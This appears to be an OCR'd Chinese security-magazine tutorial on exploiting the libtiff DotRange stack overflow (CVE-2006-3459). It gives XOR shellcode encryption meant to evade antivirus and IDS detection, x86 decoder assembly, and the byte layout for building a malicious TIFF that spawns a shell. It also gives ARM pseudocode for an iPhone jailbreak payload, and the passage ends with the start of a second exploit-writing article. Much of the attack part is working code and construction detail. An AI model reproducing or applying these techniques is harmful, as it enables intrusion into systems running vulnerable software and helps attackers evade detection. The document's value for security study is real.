


图14

2.shellcode加密

shellcode加密和加壳一样，在平时将我们的代码伪装，看起来不知所云，但是在运行时又恢复为原来的样子。加密和解密是病毒常用的隐藏自身手段之一，为了逃过杀毒软件的特征扫描，而shellcode的加密，同时也具有逃避IDS入侵检测的目的。原始的shellcode通过加密模块，变为一段乱七八糟的代码，运行时，通过解密模块，又恢复为原来的样子，如图15所示。加密模块是不用放在shellcode中的，而解密模块则必须作为shellcode附属程序一起复制到缓冲区，而且后者不能够被加密，否则就没有人来做解密的事情啦。




图15

shellcode加密虽然是一项高级技术，但是实现起来并没有想象中的那样困难，最简单的加解密引擎就是异或操作，而我们的加密引擎还具有随机密钥的能力。

加密引擎很简单，不需要随shellcode分发，可以用高级语言来实现，用提供的密钥异或shellcode代码的每一个字节：

```
for ( int i=0x00; i<size; i++ )
{
code[i] ^= key;
}
```

解密引擎要放置在shellcode的首部，确保jmp esp之后跳转到解密引擎来执行。该部分的代码用汇编语言编写，放置在附件的DeCoder文件夹下，待会儿要提取二进制代码。

```
    decoder_start:
    nop
    mov dl, 0xFF
    ; get the key, and the key will be
    ; updated when build TIFF
    mov eax, esp            ; get eip
    mov ebx, offset decoder_start
    mov ecx, offset decoder_end
    sub ecx, ebx ; get the size of the piece of code
    add eax, ecx; locate the real start of shellcode
    xor ecx, ecx
```

```
    xor ebx,ebx
    decode_loop:
    mov bl,[eax+ecx]
    xor bl, dl ; key,should be changed to decode
    mov [eax+ecx],bl
    inc ecx
    cmp bl,0x90; assume 0x90 as the end mark of shellcode
    jne decode_loop
    nop
    decoder_end:
```

decoder_start和decoder_end两个标号，是计算解密引擎部分代码大小用的，用于定位覆盖的shellcode的位置。"mov dl,0xFF"将解密密钥存放入dl中，由"xor bl,dl"做解密操作。当解密出nop (0x90)指令时，解密过程停止，这就是上面的shellcode以一个nop指令作为结尾的原因所在了。在这里为了实现密钥的随机化，我们将加密模块、解密密钥的设置部分交给最后的TIFF构造程序来完成。

3.构建TIFF文件

返回地址的填充物确定好了，shellcode、加解密引擎也已准备就绪，万事俱备，只欠东风。最终构建好攻击用的TIFF文件就大功告成了。

通过前面的叙述，构建TIFF的关键在于DotRange标签字段的构造上，尤其是后两个，即数据长度Count和数据偏移Offset字段。数据偏移相对简单，将图像数据存储在最后一个目录项之后就可以了，在TIFF中，这个位置是0x00000084。Count的值需要尽可能的准确，需要特别注意的是，真实的数据长度(Count* sizeof(数据类型))最好是所有填充数据的总长度之和。Count值太小，不能将所有的数据复制到缓冲区；如果Count值过大，复制的数据过多，有可能超过系统为程序默认设置的栈空间大小，引起操作系统异常。总的来说，由Count值决定的真实长度的数据要包含以下4个部分，分布排列如图16所示(最后一个IFD和PAD_DATA是连续存放的，图上画不下了，所以用线连接起来)。

(1)填充数据。由图8可见，返回地址之前有栈变量uint16 [4]，占了8个字节。数据将从v[0]处开始覆盖，但TIFFFetchShortPair()在返回时会跳过该部分，因此可以用任意数据填充该区域，我们用的是0x90。




图16

(2)jmp esp的指令地址占4个字节，正好填充到TIFFFetchShortPair()的返回地址处。

(3)解密引擎部分。此时的esp正好指向解密引擎的起始，可以跳转回来解密shellcode。

(4)shellcode部分，整个恶意数据中数据最大的一个部分。

为了实现TIFF构建的自动化，我们专门实现了一个TIFF的构造程序——TIFF_Builder。传入TIFF文件首部以及IFD数据、填充物和返回地址数据，解密引擎以及shellcode二进制的代码，就可以构造出一个能绕过验证的恶意TIFF文件。其构造的TIFF具有较强的灵活性，jmp esp的地址是即时搜索得到的，在不同的机器上先运行一次，就可以填充上该机器适用的jmp esp地址。加密引擎集成在TIFF的构造过程当中，加密的密钥是随机产生的，构造程序随即将密钥写入解密历程的二进制代码里，使得shellcode呈现多样化。

我们构造出的TIFF文件evil.tif放到利用环境下做测试，如图17所示。在一个命令行窗口中输入TIFF_exploit.exe，程序快速运行结束，虽然报出了DotRange标签Count值的问题，但还是开启了一个新的、定位在C盘根目录下的cmd.exe命令行窗口，这说明我们成功了。

漏洞利用实例——iPhone JAILBREAKING

在iPhone平台下(注意可不是Iphone等山寨之类的)，Libtiff的DotRange漏洞被用来安装第三方软件。我们知道iPhone是一个封闭的手机系统，Apple并不允许用户自行安装和执行第三方应用程序。然而即便如此，黑客们还是找到了突破iPhone沙箱(sandbox)的好方法——在iPhone上获取Root权限并安装第三方软件的过程就被叫做Jailbreaking。




图17

Jailbreaking的第1步是获得系统root的访问权限，然而如前所述，iPhone采用了沙箱机制，将用户的访问能力限制在有限的几个存放媒体文件的目录下，其他位置都是不可访问。为了突破沙箱的限制，这里再一次用到了Libtiff的DotRange漏洞CVE-2006-3459。

这次的攻击目标是iPhone上Apple的Safari浏览器，它借助3.8.2以前的Libtiff实现对TIFF文件的处理。漏洞的利用原理和前文介绍的类似，网上有黑客和实现的专门的漏洞利用TIFF文件evilDotRange.tif，已经放在本文的附件里了。evilDotRange.tif在某些杀毒软件那里已被定义为恶意程序。

iPhone属于ARM嵌入式体系结构，堆栈结构和x86的不太相同，因此缓冲区溢出时，shellcode的跳转地址的填充上与x86下还是有些区别。提取二进制编码，我们得到了shellcode的ARM汇编代码的伪码如下：

```
r0 = "/var/root/Media"
r1 = "/var/root/Oldmedia"
r2,r3,r5,r6,r12
sp    -> offset 12
lr = load r4,r7,pc from sp
pc = rename(r0, r1)
r4 = sp -> offset 12
r7 = unused
pc = load r0...lr from r4
r0 = "/"
r1 = "/var/root/Media"
r2,r3,r5,r6,r12
sp -> offset 12
lr = load from r0..pc from sp
pc = symlink(r0, r1)
r0 = "hfs"
```

```
r1 = "/"
r2 = MNT_RELOAD | MNT_UPDATE
r3 = **data
pc = mount(r0, r1, r2, r3)
data = "/dev/disk0s1"
```

iPhone的沙箱是"/var/root/Media"目录，代码首先将其重命名为"/var/root/OldMedia"；然后symlink建立一个"/var/root/Media"到"/"的符号链接 最后再以MNT_RELOAD|MNT_UPDATE属性重新挂载"/"目录，支持写入操作。那以后用户对"/var/root/Media"的读写操作，就都可以转到"/"目录下执行了。


这个特制的TIFF文件是针对1.1.1版的固件构造的，根据iPhone固件程序版本的不同，TIFF在漏洞利用时将设置不同的栈地址，代码将被加载到不同的位置。shellcode的工作原理非常简单，是一个Return-into-lib-c式的利用程序。因为不同的固件中，libSystem.dylib在内存中的位置不同，所以TIFF才需要设置不同的栈地址，以便从库中调用需要的系统函数。在调用函数之前，shellcode还有一些寄存器的设置操作，只有当寄存器设置正确之后，函数调用才不至于产生异常。至此jailbreak最关键的一步就算是完成了。

结束语

至此，我们的TIFF DotRange漏洞攻击就要告一段落了。回顾一下，该漏洞源于TIFF内部复杂的数据描述，但直接原因却是Libtiff程序库处理上的缺陷。TIFFTAG_PAGENUMBER、TIFFTAG _HALFTONEHINTS、TIFFTAG_YCBCRSUBSAMPLING和TIFFTAG_DOTRANGE等4个标签的处理都会调用同样的漏洞触发历程，因此DotRange漏洞不是孤立的，应该是一系列漏洞的典型代表。漏洞的原理虽然不难，但其影响范围不可谓不广，如上所示，Apple的手机系统都受其影响，更何况那么多的PC桌面应用呢？安全性和便利性总是一对矛盾的关系，二者鱼和熊掌不可兼得，就看我们在这中间如何折衷取舍了。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识:汇编
关键词:缓冲区溢出、shellcode、exploit



菜鸟版Exploit编写指南之五十五:

缓冲区溢出攻击和ShellCode实验

文/图 北大方正软件技术学院网络系 冯天树

黑客通常利用缓冲区溢出获取远程计算机的shell(人和计算机交互的界面),缓冲区溢出也是利用系统漏洞的网络蠕虫得以繁殖的基础。所谓缓冲区溢出就是往内存的堆栈里写入超过容量的数据导致溢出。据国外统计,利用缓冲区漏洞溢出的攻击占黑客全部攻击的80%。

本文将解释缓冲区溢出的原理和ShellCode的概念,然后通过实验演示缓冲区溢出的详细过程和实验观察ShellCode获取远程电脑的Shell的过程。这些是编写黑客攻击工具和网络蠕虫的基础。

缓冲区溢出原理

缓冲区溢出主要是指堆栈溢出,当然还有别的溢出方式,如乘法溢出等。

堆栈都是一种数据项按序排列的数据结构,严格地讲堆和栈是两个不同的概念。栈是向低地址扩展的数据结构(先进后出),是一块连续的内存区域。堆是向高地址扩展的数据结构,是不连续的内存区域,用链表来存储空闲内存地址,自然是不连续的,而链表的遍历方向是由低地址向高地址。本文说的堆栈是指严格意义上的栈的含义。

从操作上来讲,堆栈是一个先入后出的队列,生长方向与内存的生长方向正好相反。我们规定内存的生长方向为向上(从低地址到高地址),则栈的生长方向为向下(从高地址到低地址)。压栈的操作push =ESP-4,出栈的操作是pop=ESP+4。

